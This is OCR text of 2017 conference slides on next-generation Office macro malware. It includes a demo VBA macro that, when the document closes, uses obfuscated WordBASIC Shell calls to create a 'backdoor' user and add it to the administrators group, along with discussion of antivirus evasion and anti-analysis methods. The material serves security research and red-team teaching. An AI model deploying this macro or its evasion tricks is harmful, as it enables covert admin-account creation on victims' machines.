

Previous Research
Current Malware
Cordyceps
Next Gen Office Malware
Hephaestus
#HushCon
#Hushcon
NEXT GEN OFFICE MALWARE V2.0
GREG LINARES (@LAUGHING_MANTIS) & DAGMAR KNECHTEL (@DIGBEI) - HUSHCON EAST 2017
CYLANCE


About Us
Introductions

Greg Linares (@Laughing_Mantis)

Principal Software Architect At Cylance Inc.

About Me

You've Probably Seen Me Reverse Patch Tuesday Or Heard My x86 ASM Music

Passionate About This Industry & Giving Back As Much As Possible

Career

Started At eEye Digital Security In 2006 - Previously At CyberPoint International & Vectra Networks

Vuln Research, Exploit Dev, Threat Intelligence, Red Team/Pen Testing, & Software Dev

Prior to Infosec Career

Old School VXer - NUKE & SLAM In The 1990s

Specialized in Polymorphic Malware & Macro Malware

Dagmar Knechtel (@Digbei)

Student At Western Washington University - Graduates Fall 2018

About Me

This Is My First Research Project & First Conference Presentation - I Am A Big Kid Now (ᵔᴥᵔ)

Has Attended DEFCON Regularly Since DEFCON 21

Bitcoin Slinger Since 2012


Academic Focus

Currently Studying Computer Science With A Focus On Computer Security

Passionate About Software Reverse Engineering

Goals In InfoSec

Wants To Make Security More Accessible To The Average User


Previous
Research
HushCon
West
2016

6 Months Ago...


I Presented 'Next Gen Office Malware' At HushCon West 2016

- https://github.com/glinares/OfficeMalware

The Presentation Focused On New Office Tactics

- Using Stored Resources for Data Persistence & Obfuscation
- Several Anti-Analysis & Anti-Sandbox Methods
- Abusing The 1994 WordBASIC Legacy Engine for Bypassing Current Detections
- Transcoding Macros To Defeat RE Analysis

Apparently No One Listened



SHA256: [redacted]

File name: Laughing_Mantis-Backdoor-Doc-Close-Simple.docm

Detection ratio: 1 / 57


Analysis date: 2017-05-24 16:18:53 UTC (0 minutes ago)

0 0

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
Panda	Generic Malware	20170524
Ad-Aware	✓	20170524
AegisLab	✓	20170524
AhnLab-V3	✓	20170524
Alibaba	✓	20170524
ALYac	✓	20170524
Antiy-AVL	✓	20170524
Arcabit	✓	20170524
Avast	✓	20170524
AVG	✓	20170524
Avira (no cloud)	✓	20170524
AVware	✓	20170524
BitDefender	✓	20170524

Is Anyone Even Trying?



</> Macros and VBA code streams

[+] ThisDocument.cls word/vbaProject.bin VBA/ThisDocument 623 bytes

run-file

```
Private Sub Document_Close()
Dim obj As Object
' @Laughing_Mantis - Demo - HushCon 2017

Set obj = [ThisDocument]. _
    [Application]. _
        [WordBasic] '
With obj
    ' If you find this in VirusTotal - FYI this was not used in the wild and was just a demo
    [Shell] _
    Replace("n$%et$% us$%er$% bac$%kdo$%or $%/$%add", "$%", ""), _
        871346323 * 0
    [Shell] _
    Replace("n$%et loc$%alg$%rou$%p ad$%mini$%str$%ator$%s ba$%ckd$%o$%or /$%ad$%d", "$%", ""), _
        3874842637# * 0
End With
' PS first person to find this and tell me about it - gets a free swag sticker at blackhat/defcon on me
End Sub
```

...Well Someone Listened

Since December 2016:

- 3 APT Groups Have Added WordBASIC Bypasses To Their Macro Malware
- The Use Of Document.Variables & Persistent Storage Is Now Being Offered In Both Commercial & Black Market Macro Obfuscation Tools
- Documented First Uses Of 14 Out Of 34 Discussed Anti-Analysis / Anti-Sandbox Methods
- Transcoded Malware Still Has Not Been Used Publicly

So Why Are We Here?

After My First Talk I Recieved A Lot Of Positive Feedback

One Of Them Was From Our Very Own & Much Loved @Viss <– #Respect

- He Specifically Asked Me If I Could Make A Tool To Help Craft These For Red Teams
- Did Research on Red Team Office Macro Gen Tools ... Not Much Out There
- He & Many Others Asked "So Can I Do X, Y, and Z With Macros"...

In The Spirit Of Giving Back, I Also Invited Dagmar To This Project

And We Are Very Happy To Share With You & The Community What We Have Developed


Research
Current Gen
Office
Malware

Research On Current Office Malware

Current Office Malware Authors Are Pretty Much Afraid To Touch VBA


- Code Utilizes Small Percentage Of VBA Language
  - In Over 220,000 Samples - Averaged < 8% Of VBA Language Coverage
- Immediately Jump Out Of VBA Methods To Execute PowerShell, WMI, or their Payload
  - Authors Use VBA To Get In And That Is It
- Any Advanced Features In Other Types Of Malware Are Not Present In Office Malware
- Malware Authors Are Still Lazy As Hell
  - Code Reuse/Sharing Is Around 63% Across All Active Office Malware


Current Office Malware Initial Access Methods

- Traditional Initial Access Methods:
  - Documents with Malicious VBA/Macro
  - Documents with Malicious Embedded OLE Objects
  - Documents with URL/HREF to Malicious Resources
  - Documents Exploiting an Office File Processing Vulnerability
  - Documents Exploiting Embedded JavaScript to Execute System Commands (May 2017)

Current Office Malware Initial Access Methods

Microsoft Office Word Alone Has Over 16 Different File Types Supported




File Type
Open
Save
Word 2007 and later Documents and Templates
OpenDocument Text Files
Word 2007 and later Binary Documents and Templates
Word 2003 Binary Documents and Templates
Word 2003 and Plain XML Documents
Word XP Binary Documents and Templates
Word 2000 Binary Documents and Templates
Word 97 Binary Documents and Templates
Word 95 Binary Documents and Templates
Word 6.0 Binary Documents and Templates
Word 2 and earlier Binary Documents and Templates
Web Pages
RTF Files
Plain Text Files
Legacy Converters for Word
Office Open XML Converters for Word
PDF Files
Open behavior for selected file types:
Do not open selected file types
Open selected file types in Protected View
Open selected file types in Protected View and allow editing
Restore Defaults

Current Office Malware Survivability Methods

- Anti-Static Analyis
  - Currently Malware Uses String & Minor Code Obfuscation To Prevent Static Analysis
- Anti-VM/Sandbox/Automated Analysis
  - Anti-VM Code Is Limited to About 3 Different Methods Used ITW
    - Predictable Path/Username Detection
    - Running Process Detection (Using WMI)
    - Limited Hardware Detection & User Interfaction Required
- Anti-Human Analysis
  - Wha???
  - Totes Obfsucated Those Strings So We're Good To Go Right?

Current Office Malware Host Modifications

- After Exploit/Macro/Payload Execute
  - Run Powershell
  - Run WMI
  - Download Binary
  - Do Literally Anything Else Except Run More VBA Code

- Malware Authors Do Not Do This With VBA Because It Is 'Impossibly Hard' Or Clunky

Current Office Malware Propagation

- Each Target Is Sent A Different Exploit
  - Each Target Must Be Individually Social Engineered or Exploited
  - Using The Same Software - Office Malware Author: Don't Care
  - Using Shared Files / Shared Networks - Office Malware Author: Nope, Not My Problem...
- Infecting And Pivoting To Other Targets Is Done By The Malware Operator Or Payload
- Microsoft Killed The Self-Propagating Office Malware In The Early 2000s...

R & D - So Why Is Your Office Malware Terrible?

You Are Terrible At Writing Malware And Should Be Ashamed At Your Code

- You Also Probably Stole Your Code
- And The Person Who Wrote The Code You Stole Was Also Terrible....

The Authors Are Uneducated And Have No Idea What Is Actually Possible With Microsoft Office

- PowerShell Is Sexy!
- WMI Is Sexy!
- <Script Language Of The Week> Is Sexy!

Current Office Malware - Why Should I Change?

Let's Talk About That Payload You Are Using:

- Those Sexy Script Languages - They Have Native Logging Support Now
- VBA -> No Logging....Nada, Nothing, Zero.

